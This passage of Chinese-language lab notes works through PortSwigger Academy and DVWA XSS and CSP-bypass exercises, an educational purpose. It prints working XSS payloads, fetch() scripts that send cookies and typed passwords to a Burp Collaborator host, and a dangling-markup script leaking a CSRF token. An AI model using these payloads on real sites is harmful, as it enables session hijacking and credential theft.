					Back to Blog
					
					</div>

可见这里搜索框内的字符串被单引号包含之后写入到变量searchTerms，则只需要在字符串输入时先输入单引号则可以让单引号两两闭合。由于这一段代码包含于内，所以可以让js代码直接被执行。

4.1.7 DOM XSS in document.write sink using source location.search inside a select element

这里也有一个技巧：对于在URL内直接出现某变量等于某个值的结构，一般可能存在XSS注入。

Request

```
1 GET /product?productId=1 HTTP/1.1
2 Host:
0aba004f038da4c4c00d721300ae0074.web-security-academy.net
3 Cookie: session=
QFJI9dL0GqDkab4mXeZGWMtlo9vr7aw7
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Not A;Brand";v="99",
"Chromium";v="99", "Google
Chrome";v="99"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT
10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/99.0.4844.51
Safari/537.36
10 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer:
https://0aba004f038da4c4c00d721300ae0074.web-security-academy.net/
16 Accept-Encoding: gzip, deflate
17 Accept-Language: zh-CN,zh;q=0.9
18 Connection: close
19
20
```

Response

```
60 <p>
For such a small price
you'd be a fool not to
give it a try. You can be
the envy of your
neighborhood, and you'll
never be short of
visitors who will want to
see your web display.
61 </p>
<form id="stockCheckForm "
action="/product/stock "
method="POST">
62 <input required type="
hidden " name="productId "
value="1">
63 <script>
64 var stores = ["London",
"Paris", "Milan"];
65 var store = (new
URLSearchParams(window.
location.search)).get(
'storeId');
66 document.write(
'<select name="storeId"
>');
67 if(store) {
68 document.write(
'<option selected>' +
store+'</option>');
69 }
70 for (var i=0;
i<stores.length;
i++) {
71 if(stores[i] ===
store) {
72 continue;
73 }
74 document.write(
'<option>' + stores[i] +
'</option>');
75 }
```

注意到右下角的store变量使用的是location.search先获取URL中的查询部分，即：“?”之后的字符串，然后传入storeId变量，然后用document.write写入包含storeId的标签。

而点击页面下方的check stock抓包，提交的字符串为：

```
productId=1&storeId=London
```

由于storeId被直接传入URL，则可以通过该漏洞编辑payload：

```
product?productId=1&storeId="></select><img%20src=1%20onerror=alert(1)>
```

4.1.8 Exploiting cross-site scripting to steal cookies/passwords

这里介绍了一个相当强大的功能：Burpsuite Collaborator。它的作用简略来说就是通过建立一个中继服务器用来在靶机和BURPSUITE之间存储和重放目标。很容易就可以发现这种中继方式在面对类似无回显的SQL盲注和XSS提权等漏洞时相当高效。

参考文档：

<https://cloud.tencent.com/developer/article/1928550>

https://blog.csdn.net/wang_624/article/details/123172519

https://blog.csdn.net/m0_37268841/article/details/102465521

以该题为例简单记录Collaborator在XSS攻击中的使用流程。

在Comment文本框内输入以下命令：

```
<script>
fetch('https://BURP-COLLABORATOR-SUBDOMAIN', {
  method: 'POST',
  mode: 'no-cors',
  body: document.cookie
});
</script>
```

CORS机制详解：<https://developer.mozilla.org/zh-CN/docs/Web/HTTP/CORS>

提交之后在Collaborator界面点击poll now，则会发现开始成功有数据包回传。点开任意一个HTTP数据包，可以看到session cookie值已经回显：

Click "Copy to clipboard" to generate Burp Collaborator payloads that you can use in your own testing. Any interactions that re payloads will appear below.

Generate Collaborator payloads

Number to generate: ☒ Include Collaborator server location

Poll Collaborator interactions

Poll every seconds

#	Time	Type	Payload	Comment
1	2023-1月-15 13:17:30 UTC	DNS	5v1u2n5o5wom113mft1cpfy0srykm9	
2	2023-1月-15 13:17:30 UTC	DNS	5v1u2n5o5wom113mft1cpfy0srykm9	
3	2023-1月-15 13:17:30 UTC	HTTP	5v1u2n5o5wom113mft1cpfy0srykm9	
4	2023-1月-15 13:18:01 UTC	HTTP	5v1u2n5o5wom113mft1cpfy0srykm9	
5	2023-1月-15 13:18:01 UTC	HTTP	5v1u2n5o5wom113mft1cpfy0srykm9	

Description
Request to Collaborator
Response from Collaborator

Pretty
Raw
Hex

1 POST / HTTP/1.1
2 Host: 5v1u2n5o5wom113mft1cpfy0srykm9.oastify.com
3 Connection: keep-alive
4 Content-Length: 81
5 sec-ch-ua:
6 sec-ch-ua-platform:
7 sec-ch-ua-mobile: ?0
8 User-Agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.124 Safari/537.36
9 Content-Type: text/plain; charset=UTF-8
10 Accept: */*
11 Origin: https://0a25005603a944bfc22c613700ae0067.web-security-academy.net
12 Sec-Fetch-Site: cross-site
13 Sec-Fetch-Mode: no-cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0a25005603a944bfc22c613700ae0067.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US
18
19 secret=HDh0xMM4364maD8naxwbQ15TqfEL5zCP;
session=oaJkYVejoVWzDGqg3kmE3mS4zXXU5ZBy

Inspector

Request Attributes
Request Body Parameters
Request Headers

前面的学习已经提及了session的作用：存储在服务器端的一个字符串，与cookie对应，分别在服务器端和浏览器端验证浏览器的身份。现在由于已经掌握了session，则在任意一个链接抓包，将session值替换为抓包得到的session值，则可成功以管理员身份进入网页。

获取管理员密码也是可行的，需要修改一下提交的js脚本。

```
<input name=username id=username>
<input type=password name=password
onchange="if(this.value.length)fetch('https://BURP-COLLABORATOR-SUBDOMAIN',{
method:'POST',
mode:'no-cors',
body:username.value+':'+this.value
});">
```

4.1.9 Reflected XSS into HTML context with all tags blocked except custom ones

当常用的payload都不可用的时候就可以尝试自定义tag进行XSS攻击：

```
?search=<xss+id=x+onfocus=alert(document.cookie) tabindex=1>#x';
//该payload生成了一个名为x的自定义标签，通过onfocus事件进行alert操作并生成一个弹窗放置标签x
```

```
?'accesskey='x'onclick='alert(1)
//把x作为一个全局热键，当x被按动时触发alert事件
```

4.1.10 Reflected XSS with event handlers and href attributes blocked

当之前常见的通过事件和标签嵌套被禁用的时候，可以人为添加一个假链接，辅以诱导性的标题进行XSS攻击（可能有些类似于ClickJacking）

```
/?search=<svg><a><animate+attributeName=href+values=javascript:alert(1) />
<text+x=20+y=20>Click me</text></a>
//attributeName: http://www.verydoc.net/svg/00007430.html
```

这相当于在页面中直接插入了一个含有click me的文本框超链接，点击后则会执行alert代码。

4.1.11 Reflected XSS in a JavaScript URL with some characters blocked

当javascript指令无法执行的时候，可以通过构造代码错误并将其发送到错误处理器（Exception Handler）的方式构造XSS攻击。


```
post?postId=5&'},x=x=>{throw/**/onerror=alert,1337},toString=x>window+',{x:'
```

需要注意的是该题中屏蔽了空格，所以throw语句和它“抛出”的错误之间使用了/**/分割。由于throw语句不可以直接在URL中被解析，所以需要使用toString方法强制在window弹窗中加载语句。

4.1.12 反射型XSS与CSP bypass


#CSP Intro: <https://portswigger.net/web-security/cross-site-scripting/content-security-policy>

审计页面代码，发现My account => Change Email可能存在XSS注入。



The screenshot displays a web application security tool interface. The top section shows the page title 'Web Security Academy' and the URL 'normal-user.net'. The page content includes a 'My account' section with a 'Change Email' link. The tool's 'Elements' panel shows the HTML structure, including a form with an email input field and a hidden CSRF token. The 'Styles' panel shows the CSS for the input field. The 'Console' panel shows the alert message triggered by the attack.

随便输入一个网址，发现输入的"email"和附带的CSRF被一起传入后端：




由于CSRF存在，如果要对网站进行XSS注入，则必须获取与email相对应的CSRF值。构造脚本：


```
<script>
if(window.name) {
    new
Image().src='//gsc9g31vnpe66qug03nb584ef51w9l.burpcollaborator.net?'+encodeURIComponent(window.name);
} else {
    location = 'https://0a12009a031e506780d50375000f0077.web-security-academy.net/my-account?email=%22%3E%3Ca%20href=%22https://exploit-0ab10084031450a4808802b701ac00fa.exploit-server.net/exploit%22%3Eclick%20me%3C/a%3E%3Cbase%20target=%27';
}
</script>
//该脚本的作用是：绘制一个图片，带有文字Click me,诱导用户将自身的CSRF信息发送给collaborator服务器
```

#Window.name:<https://blog.csdn.net/qg572069832/article/details/109751956>

发送该exploit至源服务器，则Collaborator可以回显HTTP的交互包。注意到交互包内事实上返回了我们需要的CSRF值：




获取到需要的CSRF token之后，重新发包拦截，在包内把email改为将邮件导向的恶意地址，并重新生成CSRF PoC，该自动发包需要打开Options中的自动提交脚本：



生成PoC之后复制PoC进入Exploit server并提交。这种通过第三方服务器获取用户敏感信息（一般用于有CSP保护且存在CSRF等类似令牌规则的网站）的方式被称为Dangling Markup Attack。https://blog.csdn.net/angry_program/article/details/106441323

CSP bypass也可以使用其它方法:



在此题中发现img标签闭合是被正常解析的，但是由于CSP本地规则导致内部的js命令无法被执行。

查看Network中的该链接，可以发现该站点的本地CSP规则：

```
content-security-policy: default-src 'self'; object-src 'none';script-src 'self';
style-src 'self'; report-uri /csp-report?token=
```

在存在**script-src 'self'**时，即可通过script标签进行CSP Bypass.相对应的，在存在**img-src 'self'**时，可以通过图片标签进行CSP Bypass

值得注意的是，一般只在网站开启了同源规则时，即脚本，图片，标签等元素只能在同域时才能正常解析，才会考虑使用CSP bypass。

在这道题中，注意到本地CSP规则中有一行：

```
report-uri /csp-report?token=
```

=之后并没有任何安全的闭合措施，所以可以通过控制CSP中的token对本地CSP策略写入恶意命令：

```
https://0aa600ba0407e4c584bffe070059008d.web-security-academy.net/?
search=%3Cscript%3Ealert%281%29%3C%2Fscript%3E&token=;script-src-
elem%20%27unsafe-inline%27
https://0aa600ba0407e4c584bffe070059008d.web-security-academy.net/?search=
<script>alert(1)</script>&token=;script-src-elem 'unsafe-inline'
```

通过提前闭合token字段，直接将**script-src-elem 'unsafe-inline'**规则传入CSP，即允许不安全的域内js脚本。后端接收到的信息如下：

```

Chrome/108.0.0.0 Safari/537.36
9 Content-Type: application/csp-report
10 Accept: */*
11 Origin: https://0aa600ba0407e4c584bffe070059008d.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: no-cors
14 Sec-Fetch-Dest: report
15 Referer:
  https://0aa600ba0407e4c584bffe070059008d.web-security-academy.net/?search=%3Cscript%3Ealert%281%29%3C%2Fscri
  pt%3E&token=;script-src-elem%20%27unsafe-inline%27
16 Accept-Encoding: gzip, deflate
17 Accept-Language: zh-CN,zh;q=0.9,th;q=0.8
18
19 {
  "csp-report":{
    "document-uri":
      "https://0aa600ba0407e4c584bffe070059008d.web-security-academy.net/?search=%3Cscript%3Ealert%281%29%3C%2
      Fscript%3E&token=;script-src-elem%20%27unsafe-inline%27",
    "referrer": "",
    "violated-directive": "script-src-elem",
    "effective-directive": "script-src-elem",
    "original-policy":
      "default-src 'self'; object-src 'none'; script-src 'self'; style-src 'self'; report-uri /csp-report?token
      =;script-src-elem 'unsafe-inline'",
    "disposition": "enforce",
    "blocked-uri":
      "https://0aa600ba0407e4c584bffe070059008d.web-security-academy.net/resources/labheader/js/labHeader.js",
    "status-code": 200,
    "script-sample": ""
  }
}

```

4.2 DVWA-CSP

在题目之前重申一次CSP Bypass的目的：通过在url或其他输入域添加本地CSP规则，使后端可以解析未知来源的javascript文件。

CSP标准文档：<https://content-security-policy.com/>

启用CSP的两种方式：HTTP响应头中的Content-Security-Policy；通过网页标签

```

//网页标签启用CSP
<meta http-equiv="Content-Security-Policy" content="script-src 'self'; object-src
'none'; style-src cdn.example.org third-party.org; child-src https:">

```

4.2.1 CSP-LOW

观察源代码中的CSP部分：

```

<?php
$headerCSP = "Content-Security-Policy: script-src 'self' https://pastebin.com
hastebin.com www.toptal.com example.com code.jquery.com https://ssl.google-
analytics.com "; // allows js from self, pastebin.com, hastebin.com, jquery and
google analytics.
header($headerCSP);
?>
//可以从CSP规则中指定的网站作为输入域添加javascript

```

4.2.2 CSP-MEDIUM

Burpsuite抓包，发现回显中的CSP有两个值得注意的点：

Content-Security-Policy: script-src 'self' 'unsafe-inline' 'nonce-TmV2ZXIgZ29pbmcgdG8gZ212ZSB5b3UgdXA=';

//unsafe-inline:Allows use of inline source elements such as style attribute, onclick, or script tag bodies (depends on the context of the source it is applied to) and javascript: URIs; 即允许使用onclick等事件脚本函数

//nonce: Allows an inline script or CSS to execute if the script (eg: <script nonce="rAnd0m">) tag contains a nonce attribute matching the nonce specified in the CSP header. The nonce should be a secure random string, and should not be reused. 只有满足nonce值与CSP规则中相同, 才可以执行对应的Js代码

本题中的Nonce是一个固定字符串, 故只需要在payload中添加该nonce即可成功执行:

```
<script nonce="TmV2ZXIgZ29pbmcgdG8gZ212ZSB5b3UgdXA=">alert(1)</script>
```



4.2.3 CSP-HIGH

Vulnerability: Content Security Policy (CSP) Bypass

The page makes a call to ../../vulnerabilities/csp/source/jsonp.php to load some code. Modify that page to run your own code.

1+2+3+4+5=15

Solve the sum

More Information

本题已经没有输入框可以执行代码了, 根据提示打开源代码php文件:

```
<?php
header("Content-Type: application/json; charset=UTF-8");

if (array_key_exists ("callback", $_GET)) {
    $callback = $_GET['callback'];
} else {
    return "";
}

$outp = array ("answer" => "15");
# callback 可以被控制
echo $callback . "(" . json_encode($outp) . ")";
?>
//-----
---//

function clickButton() {
    var s = document.createElement("script");
    s.src = "source/jsonp.php?callback=solvesum";
    document.body.appendChild(s);
}
```

```
function solveSum(obj) {
    if ("answer" in obj) {
        document.getElementById("answer").innerHTML = obj['answer'];
    }
}

var solve_button = document.getElementById ("solve");

if (solve_button) {
    solve_button.addEventListener("click", function() {
        clickButton();
    });
}
```

clickButton函数首先生成一个script标签，来源指向callback=solveNum,并且放置在前端DOM内。那么在前端点击按钮时，clickButton就会调用solvenum函数并返回到callback变量中，同时clickButton也一直被监听。solveNum函数会获取answer中的内嵌内容，所以script标签将会把solveSum({"answer":"15"})当成js函数执行并在适当的位置回显。显然这里的callback可以被script标签中的src随意定义。则PAYLOAD为：

```
<script src="source/jsonp.php?callback=alert('hacked');"></script>
```

命令注入：<https://weakptr.site/p/get-start-dvwa-12/>

4.3 DVWA-XSS

4.3.1 DOM-MEDIUM

源码中过滤了script标签，当识别到script标签时会自动跳转到English:

```
if (stripos ($default, "<script") !== false) {
    header ("location: ?default=English");
    exit;
}
```

尝试使用img src闭合，发现不成功，观察源码，发现需要闭合之前的option与select标签才能让payload执行：


```
http://127.0.0.1/DVWA/vulnerabilities/xss_d/?default=</option></select><img src=1
onerror=alert(1);>
```

4.3.2 DOM-HIGH

源码中使用了白名单，通过switch选择语句使后端只接受四个已有的选项：

```
# white list the allowable languages
switch ( $_GET['default'] ) {
    case "French":
    case "English":
    case "German":
    case "Spanish":
        # ok
        break;
    default:
        header ("location: ?default=English");
        exit;
}
```

对于DOM XSS，遇到这类后端严格控制的情况，则需要绕过后端直接在前端/客户机本地执行代码：可以通过在js payload前添加#的方式使js代码被后端URL过滤掉而只在前端被执行




4.3.3 REFLECTED-HIGH

源码中使用了正则表达式的搜索替换，直接过滤了带有的部分。

```
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Get input
    $name = preg_replace( '/<(.*?)s(.*?)c(.*?)r(.*?)i(.*?)p(.*?)t/i', '', $_GET[ 'name' ] );

    // Feedback for end user
    $html .= "<pre>Hello {$name}</pre>";
}
```

只需要使用img src标签或onclick等其他标签即可正常回显：



4.3.4 REFLECTED-IMPOSSIBLE

源码:

```
<?php

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ],
    'index.php' );

    // Get input
    $name = htmlspecialchars( $_GET[ 'name' ] );

    // Feedback for end user
    $html .= "<pre>Hello {$name}</pre>";
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```

